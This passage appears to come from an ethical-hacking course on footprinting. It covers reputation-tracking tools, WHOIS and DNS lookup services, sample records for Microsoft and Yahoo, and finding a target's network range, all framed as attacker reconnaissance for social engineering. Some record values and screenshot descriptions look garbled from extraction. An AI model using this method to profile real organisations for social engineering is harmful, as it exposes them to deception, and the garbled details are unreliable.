
Page views

Bounce rate

Live visitors map

Site ranking

- Traffic monitoring helps to collect information about the target's customer base which help attackers to disguise as a customer and launch social engineering attacks on the target




<http://www.alexa.com>

Tracking Online Reputation of the Target




- Online Reputation Management (ORM) is a process of monitoring a company's reputation on Internet and taking certain measures to minimize the negative search results/reviews and thereby improve its brand reputation



An attacker makes use of ORM tracking tools to:

- Track company's online reputation
- Collect company's search engine ranking information
- Obtain email notifications when a company is mentioned online
- Track conversations
- Obtain social news about the target organization



<http://www.trackur.com>

Tools for Tracking Online Reputation of the Target




Rankur
<http://rankur.com>



Google Alerts
<http://www.google.com>



Social Mention
<http://www.socialmention.com>



WhosTalkin
<http://www.whostalkin.com>



ReputationDefender
<https://www.reputation.com>



PR Software
<http://www.cision.com>



Naymz
<http://www.naymz.com>



BrandsEye
<http://www.brandseye.com>



Brandyourself
<https://brandyourself.com>



Talkwalker
<http://www.talkwalker.com>

Footprinting Methodology



1

Footprinting through Search Engines

2

Footprinting Using Advanced Google Hacking Techniques

3

Footprinting through Social Networking Sites

4

Website Footprinting

5

Email Footprinting

6

Competitive Intelligence

7

WHOIS Footprinting

8

DNS Footprinting

9

Network Footprinting

10

Footprinting through Social Engineering

WHOIS Lookup



WHOIS databases are maintained by Regional Internet Registries and contain the personal information of domain owners

WHOIS query returns:

- ⊖ Domain name details
- ⊖ Contact details of domain owner
- ⊖ Domain name servers
- ⊖ NetRange
- ⊖ When a domain has been created
- ⊖ Expiry records
- ⊖ Records last updated


Information obtained from WHOIS database assists an attacker to:

- ⊖ Gather personal information that assists to perform social engineering

Regional Internet Registries (RIRs)



LAC



WHOIS Lookup Result Analysis



Whois Record for Microsoft.com

Whois & Quick Stats

Email: domains@microsoft.com is associated with ~88592 domains
msnhs1@microsoft.com is associated with ~44,295 domains
abusecomplaints@microsoft.com is associated with ~659,607 domains

Registrant Org: Microsoft Corporation is associated with ~67,950 other domains

Registrar: MARKMONITOR INC

Registrar Status: clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited

Dates: Created on 1991-05-02 - Expires on 2021-05-03 - Updated on 2014-10-09

Name Servers: NS1.MSFT.NET (has 30,782 domains)
NS2.MSFT.NET (has 30,782 domains)
NS3.MSFT.NET (has 30,782 domains)
NS4.MSFT.NET (has 30,782 domains)

IP Address: 23.198.159.184 - 16 other sites hosted on this server

IP Location: Washington - Seattle - Akamai Technologies Inc.

ASN: AS20940 AKAMAI-ASN1 Akamai International B.V. (registered Jul 10, 2001)

Domain Status: Registered And Active Website

Whois History: 4,374 records have been archived since 2001-12-19

IP History: 203 changes on 38 unique IP addresses over 11 years

Registrar History: 4 registrars

<http://whois.domaintools.com>

The screenshot shows the SmartWhois-Evaluation Version software interface. The main window displays the WHOIS record for Microsoft.com. Key details include:

- Registrant: Microsoft Corporation, One Microsoft Way, Redmond WA 98052, United States. Contact: Domain Administrator, Microsoft Corporation, One Microsoft Way, Redmond WA 98052, United States. Phone: +1.4256292000 Fax: +1.4256292126.
- Administrative contact: Microsoft Hostmaster, Microsoft Corporation, One Microsoft Way, Redmond WA 98052, United States. Phone: +1.4253323530 Fax: +1.4253367329.
- Nameservers: ns1.microsoft.com, ns2.microsoft.com, ns3.microsoft.com, ns4.microsoft.com.
- IP Address: 23.198.159.184, associated with 16 other sites.
- Location: Washington - Seattle - Akamai Technologies Inc.
- ASN: AS20940, registered on Jul 10, 2001.
- Status: Registered And Active Website.
- Whois History: 4,374 records archived since 2001-12-19.
- IP History: 203 changes on 38 unique IP addresses over 11 years.
- Registrar History: 4 registrars.

At the bottom right, it says "Completed at 2023-01-16 09:25 PM Processing time: 1217 seconds".

<http://www.tamos.com>

WHOIS Lookup Tools




LanWhois
<http://lantricks.com>



HotWhois
<http://www.tialsoft.com>



Batch IP Converter
<http://www.networkmost.com>



ActiveWhois
<http://www.johnru.com>




CallerIP
<http://www.callerippro.com>




WhoisThisDomain
<http://www.nirsoft.net>



Whois Lookup Multiple
Addresses
<http://www.sobelsoft.com>



SoftFuse Whois
<http://www.softfuse.com>



Whois Analyzer Pro
<http://www.whoisanalyzer.com>



Whois
<http://technet.microsoft.com>

WHOIS Lookup Tools (Cont'd)




Domain Dossier

<http://centralops.net>



Whois

<http://tools.whois.net>



BetterWhois

<http://www.betterwhois.com>



DNSstuff

<http://www.dnsstuff.com>



Whois Online

<http://whois.online-domain-tools.com>



Network Solutions Whois

<http://www.networksolutions.com>




Web Wiz

<http://www.webwiz.co.uk/domain-tools/whois-lookup.htm>



WebToolHub

<http://www.webtoothub.com/tn56138-1-whois-lookup.aspx>



Network-Tools.com

<http://network-tools.com>



UltraTools

<https://www.ultratools.com/whois/home>

WHOIS Lookup Tools for Mobile



DNS Tools

DNS Report

Domain:

Parent

Parent NS Records
The nameserver records known by the parent servers are:

- (i) ns2.google.com. [216.239.34.10] [TTL=172800]
- (i) ns1.yourdns.net. [216.239.32.10] [TTL=172800]
- (i) ns3.google.com. [216.239.36.10] [TTL=172800]
- (i) ns4.google.com. [216.239.38.10] [TTL=172800]

These records come from:
• m.gdd-servers.net.

Glue records:
 OK. All your parent nameservers are sending glue.

Nameservers

NS records from your nameservers
The following NS records are listed at your nameservers

- (i) ns4.google.com. [216.239.38.10] [TTL=345600]
- (i) ns2.google.com. [216.239.34.10] [TTL=345600]
- (i) ns1.google.com. [216.239.32.10] [TTL=345600]
- (i) ns3.google.com. [216.239.36.10] [TTL=345600]

Multiple NS records:
 OK. You have 4 nameservers

UDP Respond:
 OK. All your nameservers respond to (UDP) DNS requests.

<https://www.dnssniffer.com>

UltraTools Mobile

The screenshot shows a mobile application interface with several cards visible:

- Network Status: Shows signal strength, battery level (49%), and signal bars.
- IP Configuration: Shows IP address 192.168.1.10, Subnet Mask 255.255.255.0, and Gateway 192.168.1.1.
- File Manager: Shows a file structure with files like .htaccess, index.html, and robots.txt.
- Port Scanner: Shows a list of ports with status (Open, Closed, Filtered).
- System Information: Shows RAM (1.5GB), CPU (2.3GHz), and Disk (16GB).
- Network Scan: Shows a list of devices connected to the network.

<https://www.ultratools.com>

Whois® Lookup Tool

Dig (DNS) Lookup
whois.com.au

A Records
Record Type A IP address 64.62.140.72 TTL 1 hours (3600 seconds)

AAAA (IPv6 address) Records
Record Type AAAA IPv6 2001:470:208:0:403e:8648 TTL 1 hours (3600 seconds)

NS (Name Server) Records

Server	TTL
ns2.p26.dynect.net	24 hours (86400 seconds)
ns1.p26.dynect.net	24 hours (86400 seconds)
ns3.p26.dynect.net	24 hours (86400 seconds)
ns4.p26.dynect.net	24 hours (86400 seconds)

MX (Mail eXchanger) Records

Server	Priority	TTL
whois.com.au	10	1 hours (3600 seconds)

SOA (Start of Authority) Records

Server	TTL	Data
ns1.p26.dynect.net	1 hours (3600)	hostmaster.whois.com.au 29 3600 600

<http://www.whois.com.au>

Footprinting Methodology



1

Footprinting through Search Engines

2

Footprinting Using Advanced Google Hacking Techniques

3

Footprinting through Social Networking Sites

4

Website Footprinting

5

Email Footprinting

6

Competitive Intelligence

7

WHOIS Footprinting

DNS Footprinting

9

Network Footprinting

10

Footprinting through Social Engineering

Extracting DNS Information



Attacker can gather DNS information to determine key hosts in the network and can perform social engineering attacks



Record Type	Description
A	Points to a host's IP address
MX	Points to domain's mail server
NS	Points to host's name server
CNAME	Canonical naming allows aliases to a host
SDA	Indicate authority for domain
SRV	Service records
PTR	Maps IP address to a hostname
RP	Responsible person
HINFO	Host information record includes CPU type and OS
TXT	Unstructured text records

DNS records provide important information about location and type of servers

DNS Interrogation Tools

- <http://www.dnsstuff.com>
- <http://network-tools.com>

Extracting DNS Information

(Cont'd)



Domain Dossier

DNS records

name	class	type	data	time to live
yahoo.com	IN	SOA	server: ns1.yahoo.com email: hostmaster@yahoo-inc.com serial: 2015040304 refresh: 3600 retry: 300 expire: 1814400 minimum ttl: 600	1000s (00:30:00)
yahoo.com	IN	A	90.133.253.109	1000s (00:30:00)
yahoo.com	IN	A	206.190.26.45	1000s (00:30:00)
yahoo.com	IN	A	90.139.180.24	1000s (00:30:00)
yahoo.com	IN	MX	preference: 1 exchange: mta5.am0.yahoodns.net	1000s (00:30:00)
yahoo.com	IN	MX	preference: 1 exchange: mta6.am0.yahoodns.net	1000s (00:30:00)
yahoo.com	IN	MX	preference: 1 exchange: mta7.am0.yahoodns.net	1000s (00:30:00)
yahoo.com	IN	NS	ns4.yahoo.com	172800s (2.00:00:00)
yahoo.com	IN	NS	ns6.yahoo.com	172800s (2.00:00:00)
yahoo.com	IN	NS	ns5.yahoo.com	172800s (2.00:00:00)
yahoo.com	IN	NS	ns3.yahoo.com	172800s (2.00:00:00)
yahoo.com	IN	NS	ns2.yahoo.com	172800s (2.00:00:00)
yahoo.com	IN	NS	ns1.yahoo.com	172800s (2.00:00:00)
yahoo.com	IN	TXT	v=spf1 redirect=_spf.mail.yahoo.com	1000s (00:30:00)
109.233.139.93.in-addr.arpa	IN	PTR	ki1fp.dpure@yahoo.com	1000s (00:30:00)
253.139.98.in-addr.arpa	IN	NS	ns4.yahoo.com	172800s (2.00:00:00)
253.139.98.in-addr.arpa	IN	NS	ns1.yahoo.com	172800s (2.00:00:00)
253.139.98.in-addr.arpa	IN	NS	ns3.yahoo.com	172800s (2.00:00:00)
253.139.98.in-addr.arpa	IN	NS	ns5.yahoo.com	172800s (2.00:00:00)
253.139.98.in-addr.arpa	IN	NS	ns2.yahoo.com	172800s (2.00:00:00)
253.139.98.in-addr.arpa	IN	TXT	Contact for this domain is yahoo! 6OC, +1 403 242 5555	1000s (00:30:00)
253.139.98.in-addr.arpa	IN	SOA	server: hidden-master.yahoo.com email: hostmaster@yahoo-inc.com serial: 201401602 refresh: 3600 retry: 600 expire: 5184000 minimum ttl: 1000	600s (00:10:00)

<http://centralops.net>

DNS Lookup

DNS Lookup for microsoft.com

Searching for microsoft.com ANY Record at c.root-servers.net [192.33.4.12] referred to f.root-servers.net
 Searching for microsoft.com ANY Record at f.root-servers.net [192.33.51.30] referred to ns1.msft.net
 Searching for microsoft.com ANY Record at ns1.msft.net [203.84.0.53]

Results from ns1.msft.net [IP: 203.84.0.53] for microsoft.com ANY Record

Domain	Type	Time To Live	Answer
Answers			
microsoft.com	A	3600 [1 Hour]	134.170.188.221
microsoft.com	A	3600 [1 Hour]	134.170.185.46
microsoft.com	NS	172800 [2 Days]	ns4.msft.net
microsoft.com	NS	172800 [2 Days]	ns1.msft.net
microsoft.com	NS	172800 [2 Days]	ns2.msft.net
microsoft.com	NS	172800 [2 Days]	ns3.msft.net
microsoft.com	SOA	3600 [1 Hour]	Primary Name Server: ns1.msft.net Responsible: msftlist@microsoft.com Serial Number: 2015040301 Refresh: 7200 [2 Hours] Retry: 600 [10 Minutes] Expire: 2419200 [28 Days] Minimum Time to Live: 3600 [1 Hour]
microsoft.com	MX	3600 [1 Hour]	microsoft.com.mail.protection.outlook.com (Preference: 10)
microsoft.com	TXT	3600 [1 Hour]	FhUF6D8kE+Aw1wi@xgDi8KVII2us5v8L6SIOZkGrQ!VOKJ

<https://network-tools.webwiz.co.uk>

DNS Interrogation Tools



DIG

<http://www.kloth.net>



DNSWatch

<http://www.dnswatch.info>




myDNSTools

<http://www.mydnstools.info>



DomainTools

<http://www.domaintools.com>



Professional Toolset

<http://www.dnsstuff.com>



DNS Query Utility

<http://www.dnsqueries.com>



DNS Records

<http://network-tools.com>




DNS Lookup

<https://www.ultratools.com>



DNSData View

<http://www.nirsoft.net>




DNS Query Utility

<http://www.webmaster-toolkit.com>

Locate the Network Range



- Network range information assists attackers to create a map of the target network
- Find the range of IP addresses using ARIN whois database search tool
- You can find the range of IP addresses and the subnet mask used by the target organization from Regional Internet Registry (RIR)



Attacker

Network

Network Whois Record

Network	
NetRange	207.46.0.0 - 207.46.255.255
CIDR	207.46.0.0/16
Name	MICROSOFT-GLOBAL.NET
Handle	NET-207-46-0-1
Parent	NET207 (NET-207-0-0-0)
Net Type	Cloud Assignment
Org Name	
Organization	Microsoft Corporation (USFT)
Registration Date	1997-03-31
Last Updated	2019-03-20
Comments	
RESTRICTION	The network has a restriction set for NET-207.46.0.1
See Also	Related organizations & POC records
See Also	Related delegations

